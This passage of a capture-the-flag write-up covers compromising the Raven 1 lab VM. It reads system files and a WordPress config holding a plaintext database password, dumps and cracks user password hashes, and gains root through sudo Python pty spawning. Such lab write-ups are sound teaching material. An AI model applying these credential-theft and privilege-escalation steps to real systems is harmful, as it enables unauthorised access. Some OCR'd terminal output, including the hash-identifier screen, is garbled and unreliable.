Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Dec  1 08:28:36 2022 from 192.168.217.132
michael@Raven:~$

```

To gain some information, I use various commands and look into `/etc/` files:

```

michael@Raven:~$ pwd
/home/michael
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),108(netdev)
michael@Raven:~$ cat /etc/issue
Debian GNU/Linux 8 \n \l
michael@Raven:~$

```

```

File Actions Edit View Help
michael@Raven:~$ cat /etc/issue
Debian GNU/Linux 8 \n \l

michael@Raven:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

As Michael, I snoop around the directories like etc and var before finding a path `/var/www`. This was interesting to me and going in here I find the first flag:

```

michael@Raven:~$ cd /var/www/
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$

```

Once again, I begin snooping around in the directory `/var/www` further to see if anything else can be found in here:

```

michael@Raven:/var/www/html$ cat service.html | grep flag
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@Raven:/var/www/html$ ls
about.html  contact.php  contact.zip  css  elements.html  fonts  img  index.html  js  scss  Security - Doc  service.html  team.html
michael@Raven:/var/www/html$ cat about.html | grep flag
michael@Raven:/var/www/html$ cat contact.php | grep flag
michael@Raven:/var/www/html$ cat elements.html | grep flag
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
<div class="country"> Canada</div>
michael@Raven:/var/www/html$ cat index.html | grep flag
michael@Raven:/var/www/html$ cat service.html | grep flag
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@Raven:/var/www/html$ cat team.html | grep flag
michael@Raven:/var/www/html$

```

I find flag1 in the file *service.html*! Looking around in other files, I stumble across the username and password for the MySQL database in the directory */var/www/html/wordpress/wp-config.php*:

```
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

It appears that */var/www* was the jackpot. Knowing the username and password, I login to mysql:

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Raven1
kali-linux-2022.3-vmware-amd64
michael@Raven:/var/www/html/wordpress
File Actions Edit View Help
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 72
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

From here, I am looking for databases I can get information from. Using an SQL command, I find a wordpress database:


```

kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to...
My Computer
Raven1
kali-linux-2022.3-vmware-amd64
michael@Raven: /var/www/html/wordpress
File Actions Edit View Help
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql>

```

Inside of the wordpress database are a bunch of tables. My initial thought is to investigate *wp_users*:

```


mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeIKToCQd.cPw5XCe0 | michael | michael@raven.org |  | 2018-08-12 22:49:12 |  | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |  | 2018-08-12 23:31:16 |  | 0 | Steven Seagull |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

This is a good find, but I want to look at the other tables to see if there is anything else I can use since these are hashed. I copy and paste stevens hash (I already know michael's password) into a text document on the Desktop. Checking through the tables one by one, I finally come across *wp_posts*.

Upon executing the sql command *select * from wp_posts;* I come across this information:



```

kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Raven1
kali-linux-2022.3-vmware-amd64
kali-linux-2022.3-vmware-amd64
File Actions Edit View Help
1 2 3 4
michael@Raven: /var/www/html/wordpress
1 | open | 0 | post | hello-world | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.131/wordpress/?p=1
2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>
...or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickies to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page |
1 | publish | 1 | closed | 1 | open | 1 | sample-page | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.131/wordpress/?page_id=2
4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

1 | open | 0 | post | 1 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | 0 | flag3 | 1 | draft | 1 | open
5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715de66c055b9fe3337544932f2941ce}

1 | closed | 1 | revision | 1 | 4-revision-v1 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | 4 | flag4 | 1 | inherit | 1 | closed
7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

1 | closed | 1 | revision | 1 | 4-revision-v1 | 1 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | 4 | flag3 | 1 | inherit | 1 | closed
5 rows in set (0.00 sec)
mysql>

```

In the above screenshot, flag3 and flag4 can be seen from the *wp_posts* table. Now that I have all 4 flags, I need to think about getting root access to finish Raven. For this, I want to use the user steven. I put steven's password hash into hash-identifier and see that it is MD5:



```



(kali@kali)-[~]
$ hash-identifier
#####
#
#
#
#
# Desktop v1.2 #
# By Zion3R #
# www.Blackploit.com #
# Root@Blackploit.com #
#####
HASH: $P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ /names.txt

Possible Hashes:
[+] MD5(Wordpress) at /usr/share/wordlists/rockyou.txt.gz ssh: /usr/share/wordlists/rockyou.txt.gz not use in military or


HASH: ^C
Bye!

```

Now that I know the type of hash, I use the tool “john the ripper” to crack the hash (this takes a while):




John successfully cracks stevens password and I login as this user. As steven, I check id and -l to see if I can do anything useful.



From these commands, I see that as steven, I can run python with sudo (NOPASSWD).

To come up with a python command to gain access, I am looking at documentation online. This took some attempts and a lot of web surfing. [9] from this website, I find some code snippets that stick out to me:



```

import argparse
import os
import pty
import sys
import time

parser = argparse.ArgumentParser()
parser.add_argument('-a', dest='append', action='store_true')
parser.add_argument('-p', dest='use_python', action='store_true')
parser.add_argument('filename', nargs='?', default='typescript')
options = parser.parse_args()

shell = sys.executable if options.use_python else os.environ.get('SHELL')
filename = options.filename
mode = 'ab' if options.append else 'wb'

with open(filename, mode) as script:
    def read(fd):
        data = os.read(fd, 1024)
        script.write(data)
        return data

    print('Script started, file is', filename)
    script.write(('Script started on %s\n' % time.asctime()).encode())

    pty.spawn(shell, read)

    script.write(('Script done on %s\n' % time.asctime()).encode())
    print('Script done, file is', filename)

```

Pty.spawn immediately catches my eye as this looks like it spawns a shell using python. With this information, I try some commands before eventually finding the one that works *sudo python -c 'import*


```

root@Raven:~# cat flag4.txt
_____
|  __  \
| |_/ /_  _  _  _  _
|  // _` \ \ / / _ \ ' _ \
| | \ \ ( _ | \ v / _/ | | |
|_| \ \_,_| \_/ \___|_|_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:~# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
root@Raven:~# █

```

The final two screenshots here show that the python input as user steven was able to get a root shell in Raven. With this complete, the four flags have been obtained and root access has been found.

V. Programs and Scripts

Given in this section are the only documents providable in this project: flags.txt and hashes.txt. These files are text documents that include the four flags from Raven 1 as well as the hashes for the passwords of users “michael” and “steven” respectively.



flags.txt



hashes.txt

VI. References

- [1] OffSec Services (2022). Netdiscover | Kali Linux Tools. <https://www.kali.org/tools/netdiscover/>
- [2] JavaTpoint (2021). Nmap Commands in Kali Linux. <https://www.javatpoint.com/nmap-commands-in-kali-linux#:~:text=In%20Kali%20Linux%2C%20Nmap%20means,schedules%2C%20host%20monitoring%2C%20etc.>
- [3] OffSec Services (2022). Dirbuster | Kali Linux Tools. <https://www.kali.org/tools/dirbuster/>
- [4] OffSec Services (2022). Nikto | Kali Linux Tools. <https://www.kali.org/tools/nikto/>
- [5] OffSec Services (2022). Wpscan | Kali Linux Tools. <https://www.kali.org/tools/wpscan/>

6. [6] OffSec Services (2022). Openssh | Kali Linux Tools.
<https://www.kali.org/tools/openssh/>
7. [7] OffSec Services (2022). John | Kali Linux Tools. <https://www.kali.org/tools/john/>
8. [8] OffSec Services (2022). Hash-identifier | Kali Linux Tools.
<https://www.kali.org/tools/hash-identifier/>
9. [9] Python Software Foundation (2022). Pty – Pseudo-terminal utilities.
<https://docs.python.org/3/library/pty.html>
10. [10] OffSec Services (2022). Installing VirtualBox on Kali (Host).
<https://www.kali.org/docs/virtualization/install-virtualbox-host/>